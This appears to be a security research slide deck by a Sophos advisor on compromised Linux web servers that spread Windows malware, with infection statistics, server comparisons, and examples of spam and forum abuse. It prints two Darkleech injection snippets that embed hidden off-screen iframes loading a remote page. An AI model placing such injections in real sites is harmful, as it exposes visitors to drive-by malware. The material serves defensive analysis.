

When Penguins Attack

Why Linux is the biggest problem in Windows malware




Chester Wisniewski

Senior Security Advisor


@chetwisniewski



Who am I?



Why target Linux?



CC photo by
NYC Department of Information Technology & Telecommunications



CC photo by Carolyn Cuskey

=



Not a new problem

Schneier on Security


[Blog](#) [Newsletter](#) [Books](#) [Essays](#) [News](#) [Schedule](#)

[← Friday Squid Blogging: Tentacle Arm](#)

[Hijacker Working](#)

Random Number Bug in Debian Linux

This is a [big deal](#):



The page is temporarily unavailable

http://www.linuxfoundation.org/

Linux Foundation infrastructure including LinuxFoundation.org, Linux.com, and their subdomains are down for maintenance due to a security breach that was discovered on September 8, 2011. The Linux Foundation made this decision in the interest of extreme caution and security best practices. We believe this breach was connected to the intrusion on kernel.org.

We are in the process of restoring services in a secure manner as quickly as possible. As with any intrusion and as a matter of caution, you should consider the passwords and SSH keys that you have used on these sites compromised. If you have reused these passwords on other sites, please change them immediately.



◀ This month's dumbest hacker award go...

Yet more FakeAV trickery ▶

Linux/Rst-B - very much alive and kicking

by [SophosLabs](#) on September 8, 2008 | [Comments Off](#) | [Edit](#)



FILED UNDER: [Linux](#), [Malware](#), [SophosLabs](#)

Country	Unique Infected IPs
USA	2052
China	1347
Brazil	897
Germany	777
India	527
Taiwan	504
Korea	463
France	384
Italy	355
Romania	278

Darkleech draws attention

```
document.write('<style>.r2zjpn5(position:absolute;left:-1591px  
top:-1069px) </style> <div class="r2zjpn5"><iframe  
src="http://<ip>/d072f9836231b58c3e871a08f716c4c5/q.php"  
width="383" height="394"></iframe></div>');  
// legit script continues
```

```
<style>.n8srv7p17o { position:absolute; left:-1985px;  
top:-1577px} </style><div class="n8srv7p17o"><iframe src=  
"http://<ip>/f20995117485a5dc464199c278890bcd/q.php"  
width="589" height="396"></iframe></div>
```



Methodology


- 08-Feb 00:00:00 UTC to 14-Feb 23:59:59 UTC
- 414496 total entries
- 2 Categories
 - Infected (legit)
 - Repository (KMD)



The numbers

307	Infected domains
2768	Infected URIs
8175	Repository domains
23654	Repository URIs
34904	Total

Web server distribution - all



■ Apache (12364)

■ Microsoft (2530)

■ Nginx (5955)


■ Litespeed

■ Idea

■ Akamai


■ lighttpd

Web server comparison – Total vs. Netcraft




Netcraft	Malicious	Server	Difference
29%	11%	Microsoft (IIS UPnP)	-18%
34%	56%	Apache httpd	+22%
16%	27%	Nginx	+11%
%	2%	Litespeed	
20%	4%	Other	-16%

Web server comparison – Infected vs. Netcraft





Netcraft	Infected	Server	Difference
29%	14%	Microsoft (IIS UPnP)	-15%
34%	56%	Apache httpd	+22%
16%	24%	Nginx	+8%
	1.5%	Litespeed	
20%	4.5%	Other	-15.5%

Web server comparison – Mal Repo vs. Netcraft



Netcraft	Malware Repo	Server	Difference
29%	11%	Microsoft (IIS UPnP)	-18%
34%	56%	Apache httpd	+22%
16%	27%	Nginx	+11%
	2%	Litespeed	
20%	4%	Other	-16%

Google abuse



Hebrew spam

בעל עסק, מחפש עוד לקוחות לעסק שלך?

לנו יש את הפתרון בשבילך!

התקשר וקבל הצעה ללא כל התחייבות!

072-328-1364



Forum abuse

THAT GAMER HUB
NEWS - REVIEWS - PODCASTS - LIVE SHOWS - COMMUNITY EVENTS - EXPLOSIONS

Forums Members Calendar **Unreal Portal** Shoutbox

Gamer Hub > Unreal Portal

Sign In

User:

Password:

Sign In >>

Speed Navigation

tinypic
THIS IMAGE OR VIDEO HAS BEEN MOVED OR DELETED

News!

christian louboutin shoesqb75

Posted By: Intireerivy @ 12 April 2013 - 02:20 AM

discount christian louboutin trademark protection this red wine n
Females,running sneakers play an essential a part in your an ex ima
going to be the him or her outfits and cosmetics It actually has alm
heart any of those and do not forget that going to be the signature
all over the surpass on goldNow about whether or not all your fami
range of the woods safari believe throughout the your facade, then
Piercing Pony Satchel allowing you to have neutral-colored buttons-
to bother about going to be the job

christian louboutin cheap as a consequence have I, and thats OK
lives/p>Find a transparent Christian Louboutin shoes so that you ha
usually obtain a multi functional hardly any meters to explore stop g
the offer the the law going to be the liberty to understand more ab
with going to be the animal skins or use the going to be the snake l
contrasting colors and leather fabrics

christian louboutin shoes on sale In addition, there are various o
information about recognize about whether or not going to be the s
do not be the before anything else kinds4 But the great chit chat is

Chinese gun dealer?



QQ: 1259077881

真枪,气枪,仿真枪 当面验货·满意付款

FX Verminator

92F 77 FX 400 55GAMO

1100X


在线客服
QQ交谈
我是客服

Navigation bar with various icons and numbers.

Main content area with multiple chat windows and product listings. Includes text like 'FX Verminator', 'Evanix Windy City', 'FX typhoon', and 'Evanix Rainstorm'. Also contains 'QQ: 1259077881' and 'QQ交谈' icons.

Product gallery showing images of various firearms, including rifles and handguns, against a background with 'TIR-LOISIRS' watermarks.

Mass injection



Salad of boiled beef *

Not a bad salad. You can add fresh or pickled cucumber.

????????????

- 300g of boiled meat (beef)
- 300g marinated mushrooms
- 100g cheese
- mayonnaise
- dill

????????????

The meat cut into small cubes. Few mushrooms leave for decoration, the rest finely chopped. Cheese grate. Mix the meat, mushrooms, cheese. Season with mayonnaise. Put in a salad bowl, sprinkle with finely chopped greens, top to decorate with mushrooms

Салат из отварной говядины*

...ой салатик. Можно добавить свежий или соленый огурец.

???????

- ...отварного мяса (филе говядины)
- ...маринованных грибов
- ...сыра
- ...нез
- ...п

?????

...резать небольшими кубиками. Немного грибов оставить для ...ия, остальные мелко порезать. Сыр натереть на мелкой терке ...мясо, грибы, сыр. Заправить майонезом. Выложить салат в ...посыпать мелко нарезанной зеленью, сверху украсить грибаи

Compromise methods - Apps



WORDPRESS



Joomla!™



Microsoft®
FrontPage®



Drupal™



Blogger

Bulletin

Operating Systems




Infected sites - Detections




Detection type	%
SEO	36.1
JSRedir	26.1
Iframe	18.7
BadSrc	15.5
Other	3.5

